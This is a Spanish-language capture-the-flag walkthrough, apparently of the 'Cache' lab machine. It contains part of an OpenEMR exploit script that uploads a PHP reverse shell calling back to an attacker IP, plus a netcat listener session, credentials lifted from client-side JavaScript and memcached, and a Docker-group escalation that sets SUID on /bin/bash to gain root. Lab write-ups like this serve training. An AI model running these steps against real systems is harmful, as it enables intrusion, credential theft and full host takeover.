# Title: OpenEMR < 5.0.1 - Remote Code Execution
# Vendor Homepage: https://www.open-emr.org/
# Software Link: https://github.com/openemr/openemr/archive/v5_0_1_3.tar.gz
# Dockerfile: https://github.com/haccer/exploits/blob/master/OpenEMR-RCE/Dockerfile
# Version: < 5.0.1 (Patch 4)
# Tested on: Ubuntu LAMP, OpenEMR Version 5.0.1.3
# References: https://medium.com/@musyokaian/openemr-version-5-0-1-remote-code-execution-vulnerab

# openemr_exploit.py

#!/usr/bin/env python2
# -*- coding: utf-8 -*-

import requests
import time

auth = "[+] Authentication with credentials provided please be patient"
upload = "[+] Uploading a payload it will take a minute"
netcat = "[+] You should be getting a shell"
s = requests.Session()
payload = {'site': 'default', 'mode' : 'save', 'docid' : 'shell.php', 'content' : """<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.7';  # CHANGE THIS
$port = 1234;       # CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Tenemos una reverse shell en php, tenemos que cambiar las rutas y la IP y el puerto local. Lo ejecutamos mientras estamos a la escucha con netcat y recibimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.188] 32864
Linux cache 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020
 16:23:12 up 35 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

ESCALADA DE PRIVILEGIOS

Existen 2 usuarios en la maquina victima:

```
www-data@cache:/$ ls -la /home
total 16
drwxr-xr-x  4 root  root  4096 Sep 17  2019 .
drwxr-xr-x 23 root  root  4096 Jul  9  2020 ..
drwxr-xr-x 11 ash   ash   4096 May  6  2020 ash
drwxr-x---  5 luffy luffy 4096 Sep 16  2020 luffy
```

Como uno de ellos es "ash", que es con el usuario que nos hemos logueado en el panel de login de "cache.htb" podemos probar a reutilizar la contraseña:

```
$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
            error_username = true;
        }
    }
    $("#loginform").submit(function(event) {
        /* Act on the event */
        error_correctPassword = false;
         checkCorrectPassword();
         error_username = false;
         checkCorrectUsername();


        if(error_correctPassword == false && error_username ==false){
            return true;
        }
        else{
            return false;
        }
    });

});
```

```
www-data@cache:/$ su ash
Password:
ash@cache:/$ whoami
ash
```

Vamos a ver las traeas programadas que se estan ejecutando:

```
      |
      |
      | /sbin/init maybe-ubiquity
276   | sleep 0.25
275   | telnet 127.0.0.1 11211
```

Se esta conectando al puerto 11211 por telnet. Vamos a ver a que servicio corresponde ese puerto:

port 11211

Todo Productos Imágenes Noticias Videos Libros Web Más

Sugerencia: Mostrar resultados en **español**. También puedes consultar más información sobre cómo filtrar por idioma.

SpeedGuide
https://www.speedguide.net › port · Traducir esta página

Port 11211 (tcp/udp)

SG Ports Services and Protocols - **Port 11211** tcp/udp information, official and unofficial assignments, known security risks, trojans and applications use.

Más preguntas

¿Qué es el puerto 11211?

Memcached es un sistema de almacenamiento en caché de objetos de memoria distribuida, de alto rendimiento y de código abierto que se utiliza para acelerar las aplicaciones web dinámicas al aliviar la carga de la base de datos. Memcached almacena

Ese puerto corresponde al servicio memcached. Carga objetos en la memoria cache para acelerar las aplicaciones web evitando que interactuen con cada peticion con la base de datos.

Vamos a buscar como interactuar con este servicio:

pentesting memcached

Hacking Articles
https://www.hackingarticles.in › p... · Traducir esta página

Penetration Testing on Memcached Server

22 feb 2019 — In this article, we have learned beginner level methods to exploit **Memcached**. In our future articles, we will be showing advanced methods to exploit **Memcached** ...

Nos dice como podemos ver los objetos que estan almacenados en la cache:

Now, let's run the command below to dump all the keys present in a particular slab.

```
stats cachedump 1 0
```

Here 1 and 0 are the parameters,

1 = slab ID.

0 = It represents the number of keys you want to dump, 0 will dump all the keys present in the slab ID respectively.

```
stats cachedump 1 0
ITEM third [4 b; 1550053154 s]
ITEM second [4 b; 1550053120 s]
ITEM first [11 b; 1550053057 s]
END
```

```
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END
```

En nuestro caso tenemos 5 items guardados. Para ver los valores de los items tenemos que ejecutar "get + nombre":

Now, we can simply use the get command to fetch the values stored in the keys as shown below.

```
get first
get second
get third
```

```
get first
VALUE first 0 11
SUCCESS..!!
END
get second
VALUE second 0 4
Text
END
get third
VALUE third 0 4
User
END
```

Vamos a obtener el valor de "passwd":

```
get passwd
VALUE passwd 0 9
0n3_p1ec3
END
```

Hemos obtenido una contraseña. Esta contraseña le corresponde al usuario luffy:

```
ash@cache:~$ su luffy
Password:
luffy@cache:/home/ash$ whoami
luffy
```

Vamos a comprobar a que grupos pertenece este usuario:

```
luffy@cache:~$ id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
```

DOCKER GROUP PRIVILEGE ESCALATION

Vamos a ver las imagenes que tenemos de docker importadas en la maquina

`docker images`

```
luffy@cache:/tmp$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu              latest              2ca708c1c9cc        5 years ago         64.2MB
```

Para hacerlo desde 0 vamos a importar una nueva imagen de alpine. Como en esta maquina no tenemos salida a internet tenemos que descargarlo en nuestro kali. Para descargar la ultima version de alpine ejecutamos:

`sudo docker pull alpine:latest`

```
┌──(kali㉿kali)-[~/Downloads/alpine]
└─$ sudo docker pull alpine:latest
latest: Pulling from library/alpine
1f3e46996e29: Pull complete
Digest: sha256:56fa17d2a7e7f168a043a2712e63aed1f8543aeafdcee47c58dcffe38ed51099
Status: Downloaded newer image for alpine:latest
docker.io/library/alpine:latest
```

Podemos comprobar que se ha importado con :

`sudo docker images`

```
┌──(kali㉿kali)-[~/Downloads/alpine]
└─$ sudo docker images
REPOSITORY   TAG       IMAGE ID       CREATED       SIZE
alpine       latest    b0c9d60fc5e3   2 weeks ago   7.83MB
```

Para guardarlo en un formato que podamos transferirlo a la maquina victima tenemos que pasarlo a un archivo tar ejecutando:

`sudo docker save alpine > alpine.tar`

```
┌──(kali㉿kali)-[~/Downloads/alpine]
└─$ sudo docker save alpine > alpine.tar

┌──(kali㉿kali)-[~/Downloads/alpine]
└─$ ls -la
total 7960
drwxrwxr-x 2 kali kali    4096 Jan 28 13:43 .
drwxr-xr-x 6 kali kali   12288 Jan 28 13:18 ..
-rw-rw-r-- 1 kali kali 8131584 Jan 28 13:43 alpine.tar
```

Nos la descargamos desde la maquina victima:

```
luffy@cache:/tmp$ wget http://10.10.14.7/alpine.tar
--2025-01-28 17:54:20--  http://10.10.14.7/alpine.tar
Connecting to 10.10.14.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8131584 (7.8M) [application/x-tar]
Saving to: 'alpine.tar'

alpine.tar          100%[===================>]   7.75M  2.31MB/s    in 3.7s

2025-01-28 17:54:24 (2.08 MB/s) - 'alpine.tar' saved [8131584/8131584]

luffy@cache:/tmp$ ls -la
total 7952
drwxrwxrwt  2 root  root     4096 Jan 28 17:54 .
drwxr-xr-x 23 root  root     4096 Jul  9  2020 ..
-rw-rw-r--  1 luffy luffy 8131584 Jan 28  2025 alpine.tar
```

Para cargar esta imagen de alpine podemos ejecutar:

`docker load < alpine.tar`

```
luffy@cache:/tmp$ docker load < alpine.tar
a0904247e36a: Loading layer  8.121MB/8.121MB
Loaded image: alpine:latest
luffy@cache:/tmp$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine              latest              b0c9d60fc5e3        2 weeks ago         7.83MB
ubuntu              latest              2ca708c1c9cc        5 years ago         64.2MB
```

En GTFOBins nos dice como podemos acceder a esta imagen de docker de alpine como el usuario root:

Shell

It can be used to break out from restricted environments b

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Este comando lo que hace es montar toda la raiz del sistema en la ruta /mnt del docker. Esto quiere decir que desde el docker vamos a tener permisos para navegar como root por el sistema "real". Podemos darnos el privilegio de SUID al binario /bin/bash y veremos que esto se aplica a la maquina "real", y no al docker:

```
luffy@cache:/tmp$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# pwd
/
# chmod +s /bin/bash
# exit
luffy@cache:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 Apr  4  2018 /bin/bash
```

Ahora podemos ejecutar la bash con privilegios elevados:

```
luffy@cache:/tmp$ /bin/bash -p
bash-4.4# whoami
root
```